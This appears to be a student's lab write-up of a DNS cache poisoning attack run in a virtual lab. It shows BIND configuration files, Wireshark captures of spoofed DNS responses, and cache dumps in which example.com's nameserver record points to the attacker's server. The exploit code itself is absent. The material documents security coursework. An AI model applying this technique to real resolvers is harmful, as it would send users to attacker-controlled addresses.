


```
[03/11/2020 22:16] Rakshith-10.0.2.10@VM:.../bind$cat named.conf
// This is the primary configuration file for the BIND DNS server named.
//
// Please read /usr/share/doc/bind9/README.Debian.gz for information on the
// structure of BIND configuration files in Debian, *BEFORE* you customize
// this configuration file.
//
// If you are just adding zones, please do that in /etc/bind/named.conf.local

include "/etc/bind/named.conf.options";
include "/etc/bind/named.conf.local";
include "/etc/bind/named.conf.default-zones";
zone "rakshith2294.com" {
     type master;
     file "/etc/bind/rakshith2294.com.zone";
};

zone "example.com" {
     type master;
     file "/etc/bind/example.com.zone";
};

[03/11/2020 22:16] Rakshith-10.0.2.10@VM:.../bind$
```



```
[03/11/2020 22:15] Rakshith-10.0.2.15@VM:.../bind$cat named.conf
// This is the primary configuration file for the BIND DNS server named.
//
// Please read /usr/share/doc/bind9/README.Debian.gz for information on the
// structure of BIND configuration files in Debian, *BEFORE* you customize
// this configuration file.
//
// If you are just adding zones, please do that in /etc/bind/named.conf.local

include "/etc/bind/named.conf.options";
include "/etc/bind/named.conf.local";
include "/etc/bind/named.conf.default-zones";
zone "rakshith2294.com" {
     type forward;
     forwarders {
        10.0.2.10;
     };
};

[03/11/2020 22:19] Rakshith-10.0.2.15@VM:.../bind$
```


Wireshark output when attack is run.



```
No.   Time            Source          Destination     Protocol Length Info
    5 2020-03-11 22… 10.0.2.10       10.0.2.15       DNS        77 Standard query 0xaaaa A jddlg.example.com
    6 2020-03-11 22… 199.43.135.53   10.0.2.15       DNS       154 Standard query response 0x4000 A jddlg.example.com A 1.2.3.4…
    7 2020-03-11 22… 199.43.135.53   10.0.2.15       DNS       154 Standard query response 0x4001 A jddlg.example.com A 1.2.3.4…
    8 2020-03-11 22… 199.43.135.53   10.0.2.15       DNS       154 Standard query response 0x4002 A jddlg.example.com A 1.2.3.4…
    9 2020-03-11 22… 199.43.135.53   10.0.2.15       DNS       154 Standard query response 0x4003 A jddlg.example.com A 1.2.3.4…
   10 2020-03-11 22… 199.43.135.53   10.0.2.15       DNS       154 Standard query response 0x4004 A jddlg.example.com A 1.2.3.4…
   11 2020-03-11 22… 199.43.135.53   10.0.2.15       DNS       154 Standard query response 0x4005 A jddlg.example.com A 1.2.3.4…
   12 2020-03-11 22… 199.43.135.53   10.0.2.15       DNS       154 Standard query response 0x4006 A jddlg.example.com A 1.2.3.4…
   13 2020-03-11 22… 199.43.135.53   10.0.2.15       DNS       154 Standard query response 0x4007 A jddlg.example.com A 1.2.3.4…
   14 2020-03-11 22… 199.43.135.53   10.0.2.15       DNS       154 Standard query response 0x4008 A jddlg.example.com A 1.2.3.4…
   15 2020-03-11 22… 199.43.135.53   10.0.2.15       DNS       154 Standard query response 0x4009 A jddlg.example.com A 1.2.3.4…
   16 2020-03-11 22… 199.43.135.53   10.0.2.15       DNS       154 Standard query response 0x400a A jddlg.example.com A 1.2.3.4…
   17 2020-03-11 22… 199.43.135.53   10.0.2.15       DNS       154 Standard query response 0x400b A jddlg.example.com A 1.2.3.4…
   18 2020-03-11 22… 199.43.135.53   10.0.2.15       DNS       154 Standard query response 0x400c A jddlg.example.com A 1.2.3.4…
   19 2020-03-11 22… 199.43.135.53   10.0.2.15       DNS       154 Standard query response 0x400d A jddlg.example.com A 1.2.3.4…
   20 2020-03-11 22… 199.43.135.53   10.0.2.15       DNS       154 Standard query response 0x400e A jddlg.example.com A 1.2.3.4…
   21 2020-03-11 22… 199.43.135.53   10.0.2.15       DNS       154 Standard query response 0x400f A jddlg.example.com A 1.2.3.4…
   22 2020-03-11 22… 199.43.135.53   10.0.2.15       DNS       154 Standard query response 0x4010 A jddlg.example.com A 1.2.3.4…
   23 2020-03-11 22… 199.43.135.53   10.0.2.15       DNS       154 Standard query response 0x4011 A jddlg.example.com A 1.2.3.4…
   24 2020-03-11 22… 199.43.135.53   10.0.2.15       DNS       154 Standard query response 0x4012 A jddlg.example.com A 1.2.3.4…
   25 2020-03-11 22… 199.43.135.53   10.0.2.15       DNS       154 Standard query response 0x4013 A jddlg.example.com A 1.2.3.4…
   26 2020-03-11 22… 199.43.135.53   10.0.2.15       DNS       154 Standard query response 0x4014 A jddlg.example.com A 1.2.3.4…
   27 2020-03-11 22… 199.43.135.53   10.0.2.15       DNS       154 Standard query response 0x4015 A jddlg.example.com A 1.2.3.4…
   28 2020-03-11 22… 199.43.135.53   10.0.2.15       DNS       154 Standard query response 0x4016 A jddlg.example.com A 1.2.3.4…
   29 2020-03-11 22… 199.43.135.53   10.0.2.15       DNS       154 Standard query response 0x4017 A jddlg.example.com A 1.2.3.4…
   30 2020-03-11 22… 199.43.135.53   10.0.2.15       DNS       154 Standard query response 0x4018 A jddlg.example.com A 1.2.3.4…
```


Here an entry with a transaction id was matched. After that we our nameserver entry was cached, DNS was poisioned, so all the remaining request strings were poisoned. Here after dumping the cache I can see that 338 entries were poisoned.

Total 338 entries cached.




```
[03/11/2020 23:14] Rakshith-10.0.2.15@VM:~$./refresh-cache.sh | grep -i example | awk '{print $1}'| wc -l
338
[03/11/2020 23:14] Rakshith-10.0.2.15@VM:~$
```

Wireshark after the cache was poisoned.




```
No.   Time            Source      Destination  Protocol Length Info
33055 2020-03-11 22… 10.0.2.10   10.0.2.15    DNS      150 Standard query response 0x67e7 A hmkit.example.com A 1.2.3.4…
33057 2020-03-11 22… 10.0.2.10   10.0.2.15    ICMP     167 Destination unreachable (Port unreachable)
37090 2020-03-11 22… 10.0.2.10   10.0.2.15    DNS       77 Standard query 0xaaaa A wzbii.example.com
37092 2020-03-11 22… 10.0.2.10   10.0.2.15    DNS      150 Standard query response 0x5c10 A wzbii.example.com A 1.2.3.4…
37094 2020-03-11 22… 10.0.2.10   10.0.2.15    ICMP     167 Destination unreachable (Port unreachable)
41190 2020-03-11 22… 10.0.2.10   10.0.2.15    DNS       77 Standard query 0xaaaa A rgbms.example.com
41200 2020-03-11 22… 10.0.2.10   10.0.2.15    DNS      150 Standard query response 0xce86 A rgbms.example.com A 1.2.3.4…
41204 2020-03-11 22… 10.0.2.10   10.0.2.15    ICMP     167 Destination unreachable (Port unreachable)
45290 2020-03-11 22… 10.0.2.10   10.0.2.15    DNS       77 Standard query 0xaaaa A einoy.example.com
45344 2020-03-11 22… 10.0.2.10   10.0.2.15    DNS      150 Standard query response 0x6e38 A einoy.example.com A 1.2.3.4…
45346 2020-03-11 22… 10.0.2.10   10.0.2.15    ICMP     167 Destination unreachable (Port unreachable)
49392 2020-03-11 22… 10.0.2.10   10.0.2.15    DNS       77 Standard query 0xaaaa A pwash.example.com
49444 2020-03-11 22… 10.0.2.10   10.0.2.15    DNS      150 Standard query response 0x338e A pwash.example.com A 1.2.3.4…
49481 2020-03-11 22… 10.0.2.10   10.0.2.15    ICMP     167 Destination unreachable (Port unreachable)
53492 2020-03-11 22… 10.0.2.10   10.0.2.15    DNS       77 Standard query 0xaaaa A pdfen.example.com
53520 2020-03-11 22… 10.0.2.10   10.0.2.15    DNS      150 Standard query response 0xdef5 A pdfen.example.com A 1.2.3.4…
53526 2020-03-11 22… 10.0.2.10   10.0.2.15    ICMP     167 Destination unreachable (Port unreachable)
57592 2020-03-11 22… 10.0.2.10   10.0.2.15    DNS       77 Standard query 0xaaaa A inasx.example.com
57639 2020-03-11 22… 10.0.2.10   10.0.2.15    DNS      150 Standard query response 0x6991 A inasx.example.com A 1.2.3.4…
57647 2020-03-11 22… 10.0.2.10   10.0.2.15    ICMP     167 Destination unreachable (Port unreachable)
61692 2020-03-11 22… 10.0.2.10   10.0.2.15    DNS       77 Standard query 0xaaaa A vpwxz.example.com
61741 2020-03-11 22… 10.0.2.10   10.0.2.15    DNS      150 Standard query response 0xa491 A vpwxz.example.com A 1.2.3.4…
61748 2020-03-11 22… 10.0.2.10   10.0.2.15    ICMP     167 Destination unreachable (Port unreachable)
65792 2020-03-11 22… 10.0.2.10   10.0.2.15    DNS       77 Standard query 0xaaaa A goghc.example.com
65809 2020-03-11 22… 10.0.2.10   10.0.2.15    DNS      150 Standard query response 0xa9ed A goghc.example.com A 1.2.3.4…
65811 2020-03-11 22… 10.0.2.10   10.0.2.15    ICMP     167 Destination unreachable (Port unreachable)
69892 2020-03-11 22… 10.0.2.10   10.0.2.15    DNS       77 Standard query 0xaaaa A ymknc.example.com
69905 2020-03-11 22… 10.0.2.10   10.0.2.15    DNS      150 Standard query response 0xa804 A ymknc.example.com A 1.2.3.4…
```


My database dump file after the DNS cache was poisoned.




```
[03/11/2020 23:03] Rakshith-10.0.2.15@VM:~$./refresh-cache.sh | grep -i example | grep -i NX | awk '{print $1}'| wc -l
8
[03/11/2020 23:03] Rakshith-10.0.2.15@VM:~$./refresh-cache.sh | grep -i rak
example.com.            172022  NS      ns.rakshith2294.com.
ns.rakshith2294.com.    10028   \-AAAA  ;-$NXRRSET
; rakshith2294.com. SOA ns.rakshith2294.com. admin.rakshith2294.com. 2008111001 28800 7200 2419200 86400
[03/11/2020 23:03] Rakshith-10.0.2.15@VM:~$./refresh-cache.sh | grep -i example
example.com.            171913  NS      ns.rakshith2294.com.
acqzx.example.com.      258518  A       1.2.3.4
afxzx.example.com.      258607  A       1.2.3.4
agbhm.example.com.      2714    \-ANY   ;-$NXDOMAIN
; example.com. SOA ns.icann.org. noc.dns.icann.org. 2019121346 7200 3600 1209600 3600
; example.com. RRSIG SOA ...
; example.com. RRSIG NSEC ...
; example.com. NSEC www.example.com. A NS SOA MX TXT AAAA RRSIG NSEC DNSKEY
ajqtd.example.com.      258608  A       1.2.3.4
aktpo.example.com.      258445  A       1.2.3.4
akybu.example.com.      258399  A       1.2.3.4
anluf.example.com.      258372  A       1.2.3.4
apdfv.example.com.      258418  A       1.2.3.4
apevw.example.com.      258558  A       1.2.3.4
avmwn.example.com.      258338  A       1.2.3.4
awrfe.example.com.      258359  A       1.2.3.4
bdlum.example.com.      258590  A       1.2.3.4
bewek.example.com.      258498  A       1.2.3.4
bgzgh.example.com.      258503  A       1.2.3.4
bihbw.example.com.      258414  A       1.2.3.4
bjdak.example.com.      258496  A       1.2.3.4
bkbgl.example.com.      258490  A       1.2.3.4
btjly.example.com.      258551  A       1.2.3.4
btpxf.example.com.      258560  A       1.2.3.4
bwawq.example.com.      258486  A       1.2.3.4
bwjlx.example.com.      258622  A       1.2.3.4
bximx.example.com.      258485  A       1.2.3.4
caims.example.com.      258480  A       1.2.3.4
cbsep.example.com.      258337  A       1.2.3.4
cbvas.example.com.      258421  A       1.2.3.4
ccihh.example.com.      258471  A       1.2.3.4
ciwrt.example.com.      258662  A       1.2.3.4
clscf.example.com.      258354  A       1.2.3.4
crwct.example.com.      258461  A       1.2.3.4
```



```
ejdfw.example.com.          258464  A         1.2.3.4
ejpou.example.com.          258628  A         1.2.3.4
ekseq.example.com.          258508  A         1.2.3.4
elqqb.example.com.          258335  A         1.2.3.4
elxxp.example.com.          258629  A         1.2.3.4
esakh.example.com.          258591  A         1.2.3.4
euewa.example.com.          258386  A         1.2.3.4
eyrex.example.com.          258624  A         1.2.3.4
eyybz.example.com.          258426  A         1.2.3.4
ezozf.example.com.          258502  A         1.2.3.4
fdhao.example.com.          258657  A         1.2.3.4
feors.example.com.          258582  A         1.2.3.4
fhyyr.example.com.          258385  A         1.2.3.4
fijfu.example.com.          258543  A         1.2.3.4
fjmzj.example.com.          258409  A         1.2.3.4
fmaxk.example.com.          258621  A         1.2.3.4
fmyrn.example.com.          258415  A         1.2.3.4
fonek.example.com.          258370  A         1.2.3.4
fooho.example.com.          258536  A         1.2.3.4
fprkd.example.com.          258378  A         1.2.3.4
fpxqj.example.com.          258598  A         1.2.3.4
ftkmv.example.com.          258656  A         1.2.3.4
ftvyv.example.com.          258524  A         1.2.3.4
fvvgg.example.com.          258521  A         1.2.3.4
fxcle.example.com.          258334  A         1.2.3.4
fxwvy.example.com.          258579  A         1.2.3.4
gadln.example.com.          258318  A         1.2.3.4
gcrag.example.com.          258342  A         1.2.3.4
gcumf.example.com.          258375  A         1.2.3.4
gkghn.example.com.          258633  A         1.2.3.4
gntfw.example.com.          258577  A         1.2.3.4
goghc.example.com.          258329  A         1.2.3.4
gompe.example.com.          258544  A         1.2.3.4
gpjqc.example.com.          258538  A         1.2.3.4
grrwl.example.com.          258615  A         1.2.3.4
gtlen.example.com.          258462  A         1.2.3.4
gvisj.example.com.          258472  A         1.2.3.4
gzogy.example.com.          258477  A         1.2.3.4
habvy.example.com.          258343  A         1.2.3.4
halgg.example.com.          258637  A         1.2.3.4
hcaog.example.com.          258332  A         1.2.3.4
```




```
smefo.example.com.          258447  A         1.2.3.4
smlpa.example.com.          258427  A         1.2.3.4
sngqm.example.com.          258334  A         1.2.3.4
soqxt.example.com.          258423  A         1.2.3.4
spwuc.example.com.          258482  A         1.2.3.4
ssthy.example.com.          258377  A         1.2.3.4
suczc.example.com.          258635  A         1.2.3.4
svqyo.example.com.          258341  A         1.2.3.4
tavht.example.com.          258653  A         1.2.3.4
tkkan.example.com.          258616  A         1.2.3.4
tkuqe.example.com.          258481  A         1.2.3.4
tlscx.example.com.          258507  A         1.2.3.4
tqnvw.example.com.          258388  A         1.2.3.4
trazd.example.com.          258587  A         1.2.3.4
tryrz.example.com.          258660  A         1.2.3.4
twfid.example.com.          258353  A         1.2.3.4
ucpuj.example.com.          258421  A         1.2.3.4
ufvrz.example.com.          258431  A         1.2.3.4
uhumr.example.com.          258631  A         1.2.3.4
uiodg.example.com.          258616  A         1.2.3.4
uipmm.example.com.          258360  A         1.2.3.4
uksff.example.com.          258379  A         1.2.3.4
upkuz.example.com.          258361  A         1.2.3.4
uvjqz.example.com.          2717    \-ANY     ;-$NXDOMAIN
; example.com. SOA ns.icann.org. noc.dns.icann.org. 2019
; example.com. RRSIG SOA ...
; example.com. RRSIG NSEC ...
; example.com. NSEC www.example.com. A NS SOA MX TXT AAA
uvxft.example.com.          258360  A         1.2.3.4
uxhnb.example.com.          258525  A         1.2.3.4
uxysy.example.com.          258433  A         1.2.3.4
vglmw.example.com.          258636  A         1.2.3.4
vgrwg.example.com.          258399  A         1.2.3.4
viiqi.example.com.          258531  A         1.2.3.4
vnscu.example.com.          258534  A         1.2.3.4
vpwxz.example.com.          258327  A         1.2.3.4
vtumy.example.com.          258549  A         1.2.3.4
vwsms.example.com.          258596  A         1.2.3.4
vxbao.example.com.          258418  A         1.2.3.4
vxbzz.example.com.          258522  A         1.2.3.4
vynhl.example.com.          258663  A         1.2.3.4
```

